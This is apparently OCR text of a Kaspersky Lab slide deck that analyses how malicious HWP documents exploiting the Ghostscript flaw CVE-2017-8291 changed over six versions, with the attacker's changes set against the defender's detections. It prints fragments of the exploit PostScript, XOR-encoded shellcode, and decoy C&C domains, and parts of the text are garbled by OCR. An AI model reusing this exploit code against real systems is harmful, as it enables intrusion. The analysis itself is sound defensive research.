IV ↑ç ↑çd]ç↓gç─ÅÄ_ ↑ç ↑ç@↑bM«↓kç ♦aç Æ ç ↑ç←Hcç ◘ç ⟨aç ↑÷ ◘ç →ç▌↑ç ↑
ç▌↑ç ↑ç Xfç ∟ç ↑ç¢↑æ ↑pç ◘ç ↑pç ◘ç ↑ç°↑ço²dçç↑çUëçç O↑ç ⟨fç8∟ç ↑ç ↑
ç ↑ç ↑ç 8fç0↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç0◙fçà↑ç ↑ç ↑ç xdço↑ç ↑ç ↑
ç ↑ç ↑ç ↑ç ↑çZl♠YO↑ç↕◙aç ◘ç ↑ç ↑ç ↑ç ↑ç ↑ç ↑ç?↑↑╤Zj◆+Oy ç•/ç ⟨aç ↑ç ↑
ç ↑ç ↑ç ↑çà↑ §Z!◙"A↑ç◘p ç haç ↑ç ↑ç ↑ç ↑ç ↑çà↑'Zn
-?↑ç)Oaç oaç ↑ç ↑ç ↑ç ↑ç ↑ç?↑'•Zn
```

Postscript type #5 – add XOR

Elaborated exploit code

— Same structure with #3

— Add shellcode decryption script with 1-byte XOR




```
label169 exch def /label170 label145 label167 label169 2 bitshift add label116 add de
f label170 label138 label130 label162 search { pop pop pop /label171 label168 label169
 1 bitshift add label123 def /label163 label145 label166 label171 2 bitshift add lab
el116 add def exit } if pop } for label163 } bind def /label172 { /label138 exch de
f /label173 exch def /label174 exch def /label175 label174 length def /label176 labe
l173 length def label175 label138 lt {/label138 label175 def} if label176 label138 lt
{/label138 label176 def} if /label139 0 def 0 1 label138 1 sub { /label169 exch def
/label139 label174 label169 get label173 label169 get sub def label139 0 ne {exit} if
 } for label139 } bind def /label177 <88E6EA711703035688EF80E7FB5554887E0730F58E0
F3D823ADECFB8A97606EB590303034582FD0302030371E45C5D88E65EC05688EF525530F5BA6344
75138A76FFEB630A030386C377088E4EFF5269FCFCD38876FF88C55DCAC088C286C37602C0884B3
F00CB0CB4521700D20CB44A054A68CA2B8847122F0047122BC05688EF82EF9F0B030350555488FA
BACB3BA743EB120A0303BAF2FE9BA28A46C3EB070A0303BAED96B5538A46DFEBF40B0303BA5E476
2FD8A46BFEBE90B0303BAAD84913C88F3EBDD0B0303BAC6DBBEE48A46F7EBD20B0303BA5BA750E6
8A46E7EBC70B0303BAF3B6A1558A46E3EBB40B0303BA0B841E638A46DBEBA90B0303BA4410716C8
```

```
30D14F8A4727234F8E46E4C446E817030303C446F40D030303C4460022030303C4460C09030303C
446180E030303C4462411030303C4463010030303C4463C0A030303FCD44B884E64FCD54F8E9F27
A30303034A88581B4A8870234A88782B4A88E05EC0CF4B8A5F270B4B8A6F27134B8A77271B544B8
2EF530203034B88EA30D8BAF2FE9BA2EB39F0FCFCBA833A1D914B88F3EB2EF0FCFC30D18E4801FC
D34B88FB4B80FBFC760730C3E840C44727233302030 3BA24AAEB64EB04F0FCFC4B8E5727234B88C
CFCD386C3771F4B8E57274F4B88CEEB13F7FCFC86C37704BA8E5102BEE8D6885F272B4B88CCFCD5
88C04F8E9F27530203034A8858134A88681B4A8870234A88E05CC0CF4B80EF2BEB14E4FCFCBA441
0716CEBAAF1FCFC30CA4B80C72B4BFCF3C10303} def 0 1 label177 length 1 sub { /label1
01 exch def label177 dup label1101 get 16#03 xor label1101 exch put } for /label178
 { /label179 exch def /label180 exch def /label181 label179 length def { label180 la
bel181 label130 label179 label181 label172 0 eq { exit } if /label180 label180 1 add d
```

Script for decryption of shellcode

KASPERSKY lab


Postscript type #6

```
65 1 sub { /Y69 exch def /Y70 Y45 Y67 Y69 2 bitshift add Y16 add def Y70 Y38 Y30
 Y62 search { pop pop pop /Y71 Y68 Y69 1 bitshift add Y23 def /Y63 Y45 Y66 Y71 2
 bitshift add Y16 add def exit } if pop } for Y63 } bind def /Y72 { /Y38 exch de
f /Y73 exch def /Y74 exch def /Y75 Y74 length def /Y76 Y73 length def Y75 Y38 lt
 {/Y38 Y75 def} if Y76 Y38 lt {/Y38 Y76 def} if /Y39 0 def 0 1 Y38 1 sub { /Y69
exch def /Y39 Y74 Y69 get Y73 Y69 get sub def Y39 0 ne {exit} if } for Y39 } bin
d def /Y77 <C0A52429297CA2C5A2642D1AE9A81521F4E592835D2369142928292295BC674EA2AE1
74C09A2D29297CA2C5787A7F1ADF907BDACB787EA05CD5C1AC23292990496E5F39A2F1C150232929
A2D1ACD65D25A46CD579D6FA79D6FEA25CD576A2EF7772A2CC74EA7CA2C5AACDD1AAC5657A7FA2F0
90E1118D697EC16F23292990D8D4B188A06D0D19C11123292990C7BC9F79A06D0D31C10323292990
87AEBB16A06D0D0DC13523292990ECF194CEA06D0D01C12723292990A81D5CC7A06D0D09C1292329
299021AE3449A06D0D15C1DB202929A06D0D11C167D6D6D6ACE95D3BA25221A4AA0D2A29292A6A25
A06D0D35C222A2522DA2DA02DEA05D0D35A4650D61A0550D3DEE6D0D614C515945EE6D0D65465B4C
5BEE6D0D79074C514CEF6D0D7D29C1E3222929A2D9ACDF26ADF4292929C12D2229297F432941D6D6
3629D67D0D19A2D9ACDF26ADEB2929294369412919292 9A4A60D2A29297843297FD67D0D15A2D1AC
D626ADB3292929A46D0D0579D65D0D31D65D0D0D7E7FD67D0D1DACE95D5FA46D0D0579A26D0D3141
0D2A29297A2AEE797FD67D0D1DACE95D72C1A1D7D6D6ACE95D05A46D0D19267EE9791AE94F263A6D
```

```
t Y20 Y21 2 add 16#00 put Y20 Y21 3 add 16#80 put Y20 Y21 4 add Y22 16#FF and p
ut Y20 Y21 5 add Y22 -8 bitshift 16#FF and put Y20 Y21 6 add Y22 -16 bitshift 1
6#FF and put Y20 Y21 7 add Y22 -24 bitshift 16#FF and put } for 16 1 Y1 1 sub {
 /Y53 exch def /Y22 Y53 15 bitshift def /Y21 Y53 16#FFF and 3 bitshift def /Y69
 Y53 -12 bitshift def /Y20 Y2 Y69 get def Y20 Y21 16#7E put Y20 Y21 1 add 16#12
 put Y20 Y21 2 add 16#00 put Y20 Y21 3 add 16#80 put Y20 Y21 4 add Y22 16#FF an
d put Y20 Y21 5 add Y22 -8 bitshift 16#FF and put Y20 Y21 6 add Y22 -16 bitshif
t 16#FF and put Y20 Y21 7 add Y22 -24 bitshift 16#FF and put } for Y2 1 <lt> pu
t /Y88 Y87 12 add Y16 4 add Y16 4 add Y16 def /Y89 Y88 Y44 def /Y90 Y
89 <KERNEL32.DLL> Y55 def /Y91 Y90 <VirtualProtect> Y61 def /Y92 Y90 <ExitProce
ss> Y61 def /Y93 Y89 <94C3> Y78 def /Y94 Y93 1 add def /Y95 Y89 <C20C00> Y78 de
f Y2 1 Y77 put /Y96 Y87 12 add Y16 def Y2 1 16#100 string put /Y97 Y87 12 add Y
16 def /Y98 Y97 def Y98 Y98 4 add Y17 Y98 4 add 0 Y17 /Y99 Y97 16#30 add def Y2
 1 currentfile put /Y100 Y87 12 add Y16 def Y97 Y98 Y17 Y97 4 add Y99 Y17 Y99 Y
95 Y17 Y99 4 add Y94 Y17 Y99 16#0C add Y93 Y17 Y99 16#14 add Y91 Y17 Y99 16#18
add Y96 Y17 Y99 16#1C add Y77 length Y17 Y99 16#20 add 16#40 Y17 Y99 16#24 add
Y99 Y17 Y99 16#2C add Y92 Y17 Y100 16#B0 add Y97 Y17 Y100 16#98 add Y94 Y17 Y2
1 get closefile
```

Change shellcode function

— Same postscript to trigger vulnerability
— No more embedded payload
— Shellcode just has download function




KASPERSKY lab

Change history of hwp attack

- Drop embedded asciihex type payload

- Remove shellcode/postscript decryption routine
- Elaborate postscript to trigger vulnerability
- Decrypt payload with 4-bytes XOR key

- Add shellcode encryption postscript with 1-byte XOR



Type #1 Type #2 Type #3 Type #4 Type #5 Type #6

- Start to use postscript vulnerability
- Decrypt shellcode and exploitation postscript with 4-bytes XOR
- Decrypt payload with 4-bytes XOR key


- Decrypt payload with AES algorithm

- Change shellcode just download payload


KASPERSKY lab

Change history of hwp attack


Type #1




Type #2




Type #3, 4



Type #5




Type #6



KASPERSKY lab

Change history of hwp attack



Shellcode Decryption	4-bytes XOR			1-bytes XOR	1-bytes XOR
Shellcode Triggering	CVE-2017-8291 (Ghostscript exploit)				
Payload Decryption	4-bytes XOR		AES		
Shellcode Type	Decrypt embedded payload and inject to legit process				Download

KASPERSKY lab

Attacker vs Defender

ATTACKER SIDE

Type #1
Direct drop from asciihex string

Type #2
Start to use Exploit
XORed shellcode + exploit trigger script

Type #3
Polishing exploit script
4-bytes XOR decryption

Type #4
Replace to AES algorithm

Type #5
Decrypt shellcode with 1-byte XOR

Type #6
Download payload from remote server

DEFENDER SIDE

Detect embedded ascii type executable

Detect XOR postscript routine


Detect embedded shellcode in postscript

Detect embedded encrypted payload

KASPERSKY lab


Shellcode comparison from each types

Different postscripts, but same shellcode




Shellcode comparison from each types

Different postscripts, but same shellcode



Process searching




Get handle

KASPERSKY lab

Shellcode

Shellcode execution flow



Payload summary

IP-based C&C communication type

- Only used up to type #2
- Not seen after November 2017
- Fake SSL communication

```
myservice.xbox.com                uk.yahoo.com                web.whatsapp.
com                www.apple.com                www.baidu.com
    www.bing.com                www.bitcoin.org                www.comodo.
com                www.debian.org                www.dropbox.com
      www.facebook.com                www.github.com                www.googl
